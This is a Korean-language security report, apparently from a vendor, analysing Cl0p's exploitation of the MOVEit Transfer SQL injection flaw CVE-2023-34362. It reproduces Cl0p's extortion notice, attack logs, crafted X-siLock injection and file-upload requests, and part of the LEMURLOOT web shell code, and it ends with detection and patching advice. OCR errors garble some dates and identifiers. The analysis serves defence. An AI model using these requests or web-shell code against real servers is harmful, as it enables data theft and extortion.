22.04.27	92.118.36.233에서 약 2시간(10:50:54 ~ 12:42:58 UTC) 동안 MOVEit Transfer 자동화 공격 수행	2022-04-27 11:29:38 POST /MOVEitISAPI/MOVEitISAPI.dll action=capa 2022-04-27 11:29:38 POST /questaccess.aspx 2022-04-27 11:29:30 GET /api/v1/info OrgId={REDACTED From client A} 2022-04-27 11:29:54 POST/MOVEitISAPI/MOVEILISAPI.dll action=capa 2022-04-27 11:29:54 POST /guestaccess.aspx 2022-04-27 11:29:54 CET /api/v1/info OrgId={REDACTED From Client B}
22.05.22	92.51.2.10에서 MOVEit Transfer 사용자별 고유 식별자인 Organization ID ("Org ID") 수집	2023-05-22 10:48:20 POST /MOVEitISAPI/MOVEitISAPI.dll action=capa 2023-05-22 10:48:20 POST/guestaccess.aspx 2023-05-22 10:48:21 GET /api/v1/info OrgId={REDACTED}
23.05.27 ~05.28	human2.aspx 웹쉘 배포가 가능한 자동화된 공격 수행 (moveitisapi/moveitisapi.dll 및 guestaccess.aspx 연계)	2023-05-28 20:58:19 GET / 2023-05-28 20:58:19 GET /moveitisapi/moveitisapi.dll action=capa *#SQL Injection* 2023-05-28 20:58:20 POST /moveitisapi/movertisapi.dll action=m2 2023-05-26 20:58:21 POST /guestaccess.aspx 2023-05-28 20:58:26 POST /guestaccess.aspx 2023-05-28 20:58:26 POST /moveitisapi/noveitisapi.dll action=m2 2023-05-28 20:56:28 POST/guestaccess.aspx 2023-05-28 20:58:28 POST /api/v1/token *#세션 토큰을 확인하는데 사용* 2023-05-29 20:58:28 GET /api/v1/folders *#폴더 작업 및 해당 속성에 사용* 2023-05-28 20:58:29 POST /api/v1/folders/582151639/files uploadType=resumable *#File Upload* 2023-05-28 20:59:29 POST /moveitisapi/moveitisapi.dll action=m2 2023-05-28 20:58:30 POST /guestaccess.aspx 2023-05-28 20:58:32 PUT /api/v1/foldera/562151639/files uploadType=resumable&fileId=962420679 2023-05-28 20:58:32 POST /moveitisapi/moveitisapi.dll action=m2 2023-05-28 20:58:34 POST/guestaccess.aspx 2026-05-28 20:58:40 GET /human2.aspx {FAIL} 2023-05-28 20:59:19 GET /human2.aspx {FAIL} 2023-05-28 21:00:03 GET /human2.aspx {SUCCESS} *#Access WebShell*

표 1-2 클롭의 MOVEit Transfer 공격 타임라인별

2024년 1월 현재까지도 다수의 검색엔진으로 MOVEit Transfer가 조회됨에 따라 취약한 버전을 사용하는 경우 주의가 필요하다. 클롭은 랜섬웨어 감염이 아닌 MOVEit Transfer 취약점으로 탈취한 데이터를 인질로 [그림 6]과 같이 자체적으로 운영하는 탈취 정보 공개 사이트를 통해 데이터가 공개되지 않기 위해서는 협상하라는 방식으로 협상 방식을 다양화하고 있다.




그림 1-5 2024년 1월 4일 기준 MOVEit Transfer 조회결과(출처 : zoomeye, hunter, fofa)

DEAR COMPANIES.

CLOP IS ONE OF TOP ORGANIZATION OFFER PENETRATION TESTING SERVICE AFTER THE FACT.

THIS IS ANNOUNCEMENT TO EDUCATE COMPANIES WHO USE PROGRESS MOVEIT PRODUCT THAT CHANCE IS THAT WE DOWNLOAD ALOT OF YOUR DATA AS PART OF EXCEPTIONAL EXPLOIT. WE ARE THE ONLY ONE WHO PERFORM SUCH ATTACK AND RELAX BECAUSE YOUR DATA IS SAFE.

WE ARE TO PROCEED AS FOLLOW AND YOU SHOULD PAY ATTENTION TO AVOID EXTRAORDINARY MEASURES TO IMPACT YOU COMPANY.

IMPORTANT? WE DO NOT WISH TO SPEAK TO MEDIA OR RESEARCHERS. LEAVE.

STEP 1 - IF YOU HAD MOVEIT SOFTWARE CONTINUE TO STEP 2 ELSE LEAVE.
STEP 2 - EMAIL OUR TEAM UNLOCK@SUP-BOX.COM OR UNLOCK@SUPPORT-MULT.COM
STEP 3 - OUR TEAM WILL EMAIL YOU WITH DEDICATED CHAT URL OVER TOR

WE HAVE INFORMATION ON HUNDREDS OF COMPANIES SO OUR DISCUSSION WILL WORK VERY SIMPLE.

STEP 1 - IF WE DO NOT HEAR FROM YOU UNTIL JUNE 14 2023 WE WILL POST YOUR NAME ON THIS PAGE
STEP 2 - IF YOU RECEIVE CHAT URL GO THERE AND INTRODUCE YOU
STEP 3 - OUR TEAM WILL PROVIDE 10% PROOF OF DATA WE HAVE AND PRICE TO DELETE
STEP 4 - YOU MAY ASK FOR 2-3 FILES RANDOM AS PROOF WE ARE NOT LYING
STEP 5 - YOU HAVE 3 DAY TO DISCUSS PRICE AND IF NO AGREEMENT YOU CUSTOM PAGE WILL BE CREATED
STEP 6 - AFTER 7 DAYS ALL YOU DATA WILL START TO BE PUBLICATION
STEP 7 - YOU CHAT WILL CLOSE AFTER 10 NOT PRODUCTIVE DAY AND DATA WILL BE PUBLISH

WHAT WARRANTY? OUR TEAM HAS BEEN AROUND FOR MANY YEARS. WE HAVE NOT EVEN ONE TIME NOT DO AS WE PROMISE. WHEN WE SAY DATA IS DELETE IT IS CAUSE WE SHOW VIDEO PROOF. WE HAVE NO USE FOR FEW MEASLE DOLLARS TO DECEIVE YOU.

CALL TODAY BEFORE YOUR COMPANY NAME IS PUBLISH HERE.

FRIENDLY CLOP.

PS. IF YOU ARE A GOVERNMENT, CITY OR POLICE SERVICE DO NOT WORRY. WE ERASED ALL YOUR DATA. YOU DO NOT NEED TO CONTACT US. WE HAVE NO INTEREST TO EXPOSE SUCH INFORMATION.

그림 1-6 MOVEit Transfer 취약점(CVE-2023-34362)과 관련한 Cl0p피해자에게 보내는 메시지 일부

2) MOVEit Transfer 취약점 분석

MOVEit Transfer의 SQL Injection인 CVE-2023-34362을 보다 자세하게 분석해 보면, 앞서 [표 2]에서 살펴본 공격 패턴을 통해 SQL Injection을 유발하는 원인을 찾아 볼 수 있다.

- POST /guestaccess.aspx
- POST /api/v1/token
- GET /api/v1/folders
- POST /api/v1/folders/ {id }/files?uploadType=resumable
- PUT /api/v1/folders/ {id }/files?uploadType=resumable&fileId= {id }

/MOVEitISAPI/MOVEitISAPI.dll?action=m2는 /machine2.aspx와 연계돼 있다. /machine2.aspx에서는 SILMachine2의 Machine2Main에서 모든 'X-siLock-*' Header가 처리된다. 'X-siLock-*' Header와 관련된 목록은 CrackInput에 정리되어 있다.

```
private bool CrackInput(string ServerVars)
{
    bool flag = true;
    string text = "X-siLock-Transaction";
    this.InputTransaction = this.GetHeaderValue(ref ServerVars, ref text);
    text = "X-siLock-Username";
    this.InputLoginName = this.GetHeaderValForSQL(ref ServerVars, ref text);
    text = "X-siLock-Password";
    this.InputPassword = this.GetHeaderValForSQL(ref ServerVars, ref text);
    text = "X-siLock-Challenge";
    this.InputChallenge = this.GetHeaderValForSQL(ref ServerVars, ref text);
```

그림 1-7 'X-siLock-*' Header와 관련된 목록이 정리되어 있는 CrackInpu함수 일부(출처: Assetnote)

CVE-2023-34362 보안패치를 통해서 제거된 기능인 SetAllSessionVarsFromHeaders메서드는 세션_setvars 트랜잭션을 처리할 때 호출된다. SetAllSessionVarsFromHeaders는 CrackInput와 같이 입력값을 받지만 별도의 검증 루틴이 존재하지 않는다. 헤더에서 값을 추출하여 세션 변수로 설정하게 되는데 모든 헤더는 'X-siLock-SessVar'로 시작하고 'KEY: VALUE'형태로 해당 세션 변수로 저장되게 된다.

```
public bool SetAllSessionVarsFromHeaders(string ServerVars)
{
    bool flag = true;
    string[] array = Strings.Split(ServerVars, "\r\n", -1, CompareMethod.Binary);
    int num = Strings.Len("X-siLock-SessVar");
    int num2 = Information.LBound(array, 1);
    int num3 = Information.UBound(array, 1);
    checked
    {
        for (int i = num2; i <= num3; i++)
        {
            if (Operators.CompareString(Strings.Left(array[i], num), "X-siLock-SessVar", false) == 0)
            {
                int num4 = array[i].IndexOf(':', num);
                if (num4 >= 0)
```

그림 1-8 SetAllSessionVarsFromHeaders메서드 구조(출처 : Assetnote)

XX-siLock-Transaction: folder_add_by_path 헤더가 일치하면 MOVEitISAPI.dll은 요청값을 machine2.aspx로 전달하지만, X-siLock-Transaction: session_setvars만 다운스트림 요청에 복사된다. Machine2.aspx가 트랜잭션 추출 시에 핸들러가 볼 수 있는 정보는 'session-setvars'인 것이다.

SQL Injection을 하기 위해서는 세션 변수 중에서 SQL 쿼리가 사용되는 위치를 활용해야 하고 이는 세션 처리 및 machine2.aspx 코드 경로 등의 접근 가능성이 있어야 한다는 것을 의미한다. 공격 패턴에서 확인되었던 /guestaccess.aspx의 핸들러를 통해서 Injection 하기 위해서는 [그림 9]를 이용해 쿼리가 설정된 위치를 찾기 위해 this.m_accesscode을 역추적하면 SILGuestPackageInfo의 LoadFromSession에서 메소드 호출 내용을 찾을 수 있게 된다. AccessCode는 m_accesscode로 전파되는 값이기 때문에 SQL Injection에 활용할 수 있게 된다.

```
if (this.m_pkginfo.IsSelfProvisioned)
{
    this.siGlobs.objWrap.DoUpdateQuery(
        "UPDATE guestfileaccess SET Viewed=1 WHERE AccessCode='" +
        this.m_accesscode +
        "'",
        null
    );
    this.m_gotoselfprovisiondone = true;
    this.siGlobs.objUser.RemoveSession();
    this.ClearVariables();
    return;
}
```

그림 1-9 SQL Injection을 유발하는 핸들러 확인을 위한 쿼리 위치 확인(출처 : Assetnote)

CSRF token (GetCT)을 생성하기 위해서는 guestaccess.aspx를 이용해 m_nextform에 설정할 특정 값을 설정하면 된다. POST body에 this.siGlobs.Arg12의 매개변수를 arg12=promptaccesscode로 설정하여 Request값을 보내면 Response에서 CSRF 토큰을 추출할 수 있게 된다.

```
else if (Operators.CompareString(this.m_accesscode, string.Empty, false) == 0)
{
    this.m_nextform = "promptaccesscode";
}
else if (Operators.CompareString(this.m_validationcode, string.Empty, false) == 0)
{
    this.m_nextform = "promptpassword";
}
else if (Operators.CompareString(this.siGlobs.Arg12, string.Empty, false) == 0 || Operators.CompareString(
{
    this.m_nextform = "pkgview";
}
else
{
    this.m_nextform = this.siGlobs.Arg12;
}
```

그림 1-10 CSRF token (GetCT)생성을 위한 공격 지점 (출처 : Assetnote)

CSRF token (GetCT)을 생성하기 위해서는 guestaccess.aspx를 이용해 m_nextform에 설정할 특정 값을 설정하면 된다. POST body에 this.siGlobs.Arg12의 매개변수를 arg12=promptaccesscode로 설정하여 Request값을 보내면 Response에서 CSRF토큰을 추출할 수 있게 된다.

[그림 11]의 MsgPostForGuest는 취약점 발현을 위해 접근한 패키지에 대한 알림 수집을 위해 구성된 것으로 유효한 이메일 주소와 유사한 주소 등을 활용해서 송부하게 된다. 쉼표로 구분된 이메일 주소 목록을 처리하는 MyPkgSelfProvisionedRecips에서는 지정된 주소에서 데이터베이스 쿼리를 통해 사용자 이름 목록을 찾는데 사용되게 된다. [그림 12]는 이메일 주소를 기준으로 사용자 조회에 사용되는 SQL 쿼리의 구성한 것으로 'x@example.com'의 이메일 주소 형태를 사용한 예시다.

```
string text3 = this.siGlobs.objEngine.msgEngine.MsgPostForGuest(
    ref this.m_pkginfo,
    ref this.siGlobs.Arg01,
    ref cleanedMessage,
    ref this.siGlobs.Arg09,
    ref this.siGlobs.Arg08,
    ref this.siGlobs.Opt19,
    num
);
```

그림 1-11 패키지에 대한 정보 수집 기능이 있는 MsgPostForGuest(출처: Assetnote)

```
SELECT
    Username, Permission, LoginName, Email
FROM
    users
WHERE
    InstID=0 AND Deleted=0 AND Permission>=10 AND (
        Email='x@example.com' OR
        `Email` LIKE 'x@example.com,%' OR
        `Email` LIKE '%,x@example.com' OR
        `Email` LIKE '%,x@example.com,%'
    )
ORDER BY
    LoginName`
```

그림 1-12 이메일 주소를 기준으로 사용자 이름 목록을 찾는 SQL 쿼리 예시(출처: Assetnote)

[그림 13]은 LIKE연산자를 통해 %.com%과 일치하는 문자열을 도출하고자 했으나 %앞에 쉼표가 오거나 쉼표가 뒤에 붙으면서 "Email=' {2 }' OR"와 같은 구조가 처리되지 않으면서 SQL Injection이 가능한 지점이 발생되게 된다.

```
object obj = NewLateBinding.LateGet(null, typeof(string), "Format", array = new object[]
{
    Operators.ConcatenateObject(
        Operators.ConcatenateObject(
            Operators.ConcatenateObject(
                Operators.ConcatenateObject(
                    Operators.ConcatenateObject(
                        Operators.ConcatenateObject(
                            Operators.ConcatenateObject(
                                Operators.ConcatenateObject(
                                    "SELECT Username, Permission, LoginName, Email FROM users WHERE InstID={0} AND
                                    Deleted=" + Conversions.ToString(0) + " ",
                                    Interaction.IIf(bJustEndUsers, "AND Permission>=" + Conversions.ToString(10) + " ",
                                    "")
                                ),
                                "AND "
                            ),
                            "("
                        ),
                        "Email='{2}' OR "
                    ),
                    this.siGlobs.objUtility.BuildLikeForSQL("Email", "{1},%", true, false, true, false)
                ),
                Interaction.IIf(bJustFirstEmail, "", " OR " + this.siGlobs.objUtility.BuildLikeForSQL("Email", "%,{1}",
                true, false, true, false) + " OR " + this.siGlobs.objUtility.BuildLikeForSQL("Email", "%,{1},%", true,
                false, true, false))
```

그림 1-13 LINK연산자를 통한 동일 문자열 매칭결과 확인 내역(출처 : Assetnote)

```
SELECT
    Username, Permission, LoginName, Email
FROM
    users
WHERE
    InstID=0 AND Deleted=0 AND Permission>=10 AND (Email='x' or 1=1)
LIMIT 1; -- a' OR `Email` LIKE 'x' or 1=1) LIMIT 1; -- a,%' OR `Email` LIKE '%,x' or 1=1) LIMIT 1; -- a' OR
`Email` LIKE '%,x' or 1=1) LIMIT 1; -- a,%' ) ORDER BY LoginName
```

그림 1-14 문자열 처리 과정에서 SQL Injection 발생 가능성 발견(출처: Assetnote)

"update users set notes='pwned' where loginname='sysadmin'"를 통해 'sysadmin'사용자의 정보를 공격자가 지정하는 'pwned'로 변경이 가능해 지면서 SQL Injection 공격을 수행할 수 있게 된다.

```
POST /MOVEitISAPI/MOVEitISAPI.dll?action=m2 HTTP/1.1
Host: 192.168.37.144
Connection: close
XX-siLock-Transaction: folder_add_by_path
X-siLock-Transaction: session_setvars
X-siLock-SessVar1: MyUsername: Guest
X-siLock-SessVar2: MyPkgValidationCode: 1
X-siLock-SessVar3: MyInstMessaging: 1
X-siLock-SessVar4: MyGuestEmailAddr: x@example.com
X-siLock-SessVar5: MyPkgID: 0
X-siLock-SessVar6: MyPkgSelfProvisionedRecips: x' or 1=1) LIMIT 1; -- a
X-siLock-SessVar7: MyPkgAccessCode: 1'; update users set notes='pwned' where
Cookie: ASP.NET_SessionId=21ts1wiqbftjbjqjbrnjbuxj; siLockLongTermInstID=0
Content-Length: 0
```

그림 1-15 SQL Injection으로 사용자 정보 변경(출처 : Assetnote)

SQL Injection을 수행한 이후 원격코드 실행이나 파일 업로드도 가능해 지게 된다. /api/v1/token을 통해서는 password, refresh_token, otp, code, external_token의 다섯가지 유형을 사용하고 GrantSessionToken을 통해서 세션의 유효성을 판단하게 된다. 활성 세션 테이블에서 현재 세션 ID와의 일치여부 및 만료되지 않은 항목을 검색하게 되는데 이 역시 SQL Injection을 통해서 사용자 이름이나 비밀번호 없이 API토큰을 획득할 수 있게 된다.

파일 업로드를 위해서는 [그림 16] UploadFilePart의 'this._resumableUploadFilePartHandler.GetUploadStream(request)'을 통해 웹 루트에 페이로드를 작성하고 원격 코드 실행이 가능하게 된다. 파일 업로드된 파일은 디스크에 암호화되어 저장되는데 DeserializeFileUploadStream에서 _uploadState가 empty상태인 경우에만 새 스트림이 생성되기 때문에 반대인 경우에는 역직렬화가 가능해 지면서 원격코드 실행이 가능해 진다.

```
[HttpPut]
[Route("{Id}/files", Name = "FolderUploadFilePart")]
[ApiExplorerSettings(IgnoreApi = true)]
public async Task<IHttpActionResult> UploadFilePart([FromUri] FolderUploadFilePartRequest request)
{
    IEnumerable<string> enumerable;
    if (base.Request.Headers.TryGetValues("X-File-Hash", out enumerable))
    {
        request.FileHash = enumerable.First<string>();
    }
    HttpContent content = this._bufferlessContentProvider.GetContent(base.Request);
    if (content.Headers.ContentLength != null)
    {
        request.ChunkSize = content.Headers.ContentLength.Value;
    }
    IEnumerable<string> enumerable2;
    if (content.Headers.TryGetValues("Content-Range", out enumerable2))
    {
        ContentRangeHeaderValue contentRangeHeaderValue;
        ContentRangeHeaderValue.TryParse(enumerable2.First<string>(), out contentRangeHeaderValue);
        request.UploadRange = contentRangeHeaderValue;
    }
    using (Stream stream = this._resumableUploadFilePartHandler.GetUploadStream(request))
    {
        if (stream != Stream.Null)
        {
            await base.Request.Content.CopyToAsync(stream);
        }
    }
```

그림 1-16 Feil Upload를 위한 핸들러(출처 : Assetnote)

앞선 과정을 통해서 resumable upload를 수행하면 "update fileuploadinfo set state=comment where fileid='966489702';"로 SQL Injection이 실행되면서 state필드가 복사되어 [그림 17]과 같이 최종적으로 파일 업로드가 실행되게 된다.

```
POST /api/v1/folders/964602477/files?uploadType=resumable HTTP/1.1
Host: 192.168.37.144
Connection: close
Authorization: Bearer ...
Content-Length: 2374
Content-Type: multipart/form-data; boundary=25233a574988c6ad054da8335aeb4c35

--25233a574988c6ad054da8335aeb4c35
Content-Disposition: form-data; name="name"; filename="name"

x.txt
--25233a574988c6ad054da8335aeb4c35
Content-Disposition: form-data; name="comments"; filename="comments"

AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsLldpbmRvd3NJ
--25233a574988c6ad054da8335aeb4c35--
```

```
PUT /api/v1/folders/964602477/files?uploadType=resumable&fileId=966489702 HT
Host: 192.168.37.144
Connection: close
Authorization: Bearer ...
Content-Range: bytes 0-1/10
Content-Length: 141
Content-Type: multipart/form-data; boundary=634979e9d149f16d3cefb6888b8c2a56

--634979e9d149f16d3cefb6888b8c2a56
Content-Disposition: form-data; name="file"; filename="file"

x
--634979e9d149f16d3cefb6888b8c2a56--
```

그림 1-17 FileUpalod를 위한 SQL Injection 실행 내역(출처 : Assetnote)

3) MOVEit Transfer 취약점 공격 시나리오

2023년 5월 클롭은 SQL Injection 취약점인 CVE-2023-34362를 악용하여 MOVEit Transfer에 LEMURLOOT라는 웹쉘을 사용했다. [그림 18]과 같이 CVE-2023-34362를 이용해 LEMURLOOT을 설치 후 공격 지속성 확보를 통한 정보 수집과 데이터 탈취 등을 위해 'MOVEit.DMZ.ClassLib', 'MOVEit.DMZ.Application.Files' 및 'MOVEit.DMZ.Application.Users'를 포함한 다수의 라이브러리를 사용했다.




그림 1-18 MOVEit Transfer 취약점(CVE-2023-34362)를 이용한 공격 시나리오

human2.aspx(MD5: 67fca3e84490dfdddf72e9ba558b589a)은 웹쉘 사용자의 신원확인에서 시작한다. MOVEit DMZ클래스를 포함해 정상파일로 위장하고 있으며, 'X-siLock-Comment' 헤더로 웹쉘에 접근하기 위한 36자리의 임의의 비밀번호를 입력해야 사용이 가능하다. 사용자의 의심을 사지 않기 위해 비밀번호가 잘못된 경우 HTTP 404 상태코드를 반환하게 된다.

```
<%@ Import Namespace="MOVEit.DMZ.Application.Users" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users.Enum" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.IO.Compression" %>
<script runat="server">
private Object connectDB() { var MySQLConnect = new DbConn(SystemSettings.DatabaseSettings())
bool flag = false
string text = null
flag = MySQLConnect.Connect()
flag) { return text
} return MySQLConnect
} private Random random = new Random()
public string RandomString(int length) { const string chars = "abcdefghijklmnopqrstuvwxyz0123456789"
return new string(Enumerable.Repeat(chars, length) .Select(s => s[random.Next(s.Length)]).ToArray())
} protected void Page_load(object sender, EventArgs e) { var pass = Request.Headers["X-siLock-Comment"]
if (
String.Equals(pass, "61d783f8-bb51-4a9b-89b7-dd9b7bf88309")) { Response.StatusCode = 404
return
} Response.AppendHeader("X-siLock-Comment", "comment")
```

그림 1-19 LEMURLOOT 웹쉘의 비밀번호 확인 코드

[그림 20]과 같이 'X-siLock-Step1'라는 Request Header값은 -1, -2, null에 따라서 작업이 달라지게 된다. 'X-siLock-Step1'가 -1인 경우 AzureBlobStorageAccount, AzureBlobKey, AzureBlobContainert값을 Response한다. Gzip의 스트림을 통해서 MOVEit에 저장된 파일 및 폴더 목록, 파일 소유자 및 파일 크기, MOVEit 인스턴스 내 기관명 등이 반환한다.

'X-siLock-Step1'가 -2인 경우 'Health Check Service'라는 백도어 사용자가 사용자 테이블에서 삭제되며, 'X-siLock-Step1'값이 지정되지 않은 null인 경우에는 사용자 테이블에 'Health Check Service'라는 관리자인 사용자를 추가하고 이 사용자에 대한 새로운 활성 세션을 생성하여 어플리케이션에 삽입한다.




그림 1-20 X-siLock-Step1헤더의 변수에 따른 수행동작

웹 셸의 마지막 단계에서 헤더를 이용하여 파일 다운로드를 시도하게 된다. 3개의 헤더가 모두 존재하는 경우 웹쉘은 다운로드 프로세스를 시작하게 되는데 'X-siLock-Step1'헤더에는 'institution id'가 포함되고, 'X-siLock-Step2'헤더에는 'folder id'가 포함되고 'X-siLock-Step3'에는 'file id'가 포함된다. 이러한 구성은 공격자가 추가 분석이나 무단 접근을 위한 데이터로 활용 할 수 있게 된다.

4) 대응방안

지금까지 사이버 생태계의 공급망 공격 사례 중 클롭의 MOVEit Transfer SQL Injection 취약점인 CVE-2023-34362에 대해서 알아보았다. 공급망 공격은 최근 사이버 공격의 주요 화두이기 때문에 조직 내에서 운영되는 관리형 소프트웨어의 정상동작여부 및 취약점에 대한 주기적인 보안 패치가 중요하다.

클롭에서 CVE-2023-34362를 이용한 공격에 사용된 IOC정보를 이용해 모니터링하기 위해서는 CISA의 'AA23-158A'나 NCSC-NL에서 GitHub에 공개한 'Progress-MoveIT-CVE-2023'을 활용해서 공격행위에 대한 탐지 가 필요하다.

선제적인 대응과 더불어 MOVEit Transfer의 CVE-2023-34362에 대한 사후분석을 위해서는 'c: ₩MOVEitTransfer₩wwwroo'내에 'human2.aspx' 또는 'App_Web_[RANDOM].dll'등의 의심스러운 파일 생성 여부를 확인하고 MOVEit 환경에서 대규모 아웃바운드 패킷여부 및 방화벽 이력 검토해야 한다. 또한 LEMURLOOT(human2.aspx WebShell) 동작여부를 확인하기 위해서 사용자 데이터베이스 내에 'Health Check Service'라는 관리 사용자 존재여부 확인해야 한다.

2024년은 국내외 정치적 · 경제적 환경으로 인한 국내 사이버 보안 위기감이 높아지면서 공급망 공격으로 인한 피해가 예상됨에 따라 지속적인 보안체계 강화 및 점검을 통해 공격 표면을 최소화하기 위한 노력을 지속해야 할 것이다.

5) 참고자료

1. https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
2. https://www.securin.io/blog/all-about-clop-ransomware/
3. https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-31May2023utm_medium=email&utm_source=eloqua&elqTrackId=8fb5ca12495f444f8edd44fd2dccb5a8&elq=32a68db8e7f64ee4b43c39dd90b972e6&elqaid=31439&elqat=1&elqCampaignId=38129
4. https://www.zoomeye.org/searchResult?q=app%3A%22MOVEit%20Transfer%22&from=5o6o54m5MjMxMjEzMDI=
5. https://hunter.how/list?searchValue=product.name%3D%22MOVEit%20Transfer%22
6. https://en.fofa.info/result?qbase64=YXBwPSJQcm9ncmVzcy1NT1ZFaXQi
7. https://blog.assetnote.io/2023/06/13/moveit-transfer-part-two/
8. https://www.kroll.com/en/insights/publications/cyber/clop-ransomware-moveit-transfer-vulnerability-cve-2023-34362
9. https://github.com/NCSC-NL/Progress-MoveIT-CVE-2023

Part. 2

2-2

사용자가 많은 MS 문서를 악용하는 악성코드 유포 방식의 변화

(MS Office 문서 악성코드 사라지고 CHM, LNK 유포 증가)

안랩 ASEC 분석팀

1. 통계

안랩 ASEC(AhnLab SEcurity intelligence Center)에서는 알려진 악성코드들에 대해 분기별 통계 자료를 AhnLab TI 서비스인 ATIP에 게시하고 있다. 그림 1, 올해 3분기의 악성코드 분류에서 확인된 바와 같이 최근에는 주로 다운로더(Downloader) 및 인포스틸러(Infostealer)의 악성코드 유포가 주를 이룬다.

그림 2-1 2023년 3분기 악성코드 통계(출처 : AhnLab)

